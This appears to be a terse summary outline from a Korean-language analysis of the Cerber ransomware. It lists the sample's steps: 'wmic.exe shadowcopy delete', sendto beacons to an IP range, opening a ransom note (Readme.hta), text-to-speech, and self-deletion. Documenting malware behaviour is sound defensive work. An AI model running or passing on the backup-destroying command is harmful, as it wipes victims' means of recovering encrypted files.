FindNestFileW()

2-6. 최종 정리


Cerber Process
복호화
Setting
CMD
C:\
wmic.exe shadowcopy delete
sendto[194.165.16.0 ~ 194.165.19.255] - hi008c1030
Function
0100
1101
1001
sendto[194.165.16.0 ~ 194.165.19.255] - dce7df9dd75081
SystemParameterInfoW()
ShellExecuteW() Open Readme.hta
TTS_Speak()
CMD
C:\
taskkill /f /im cerber.exe
delete cerber.exe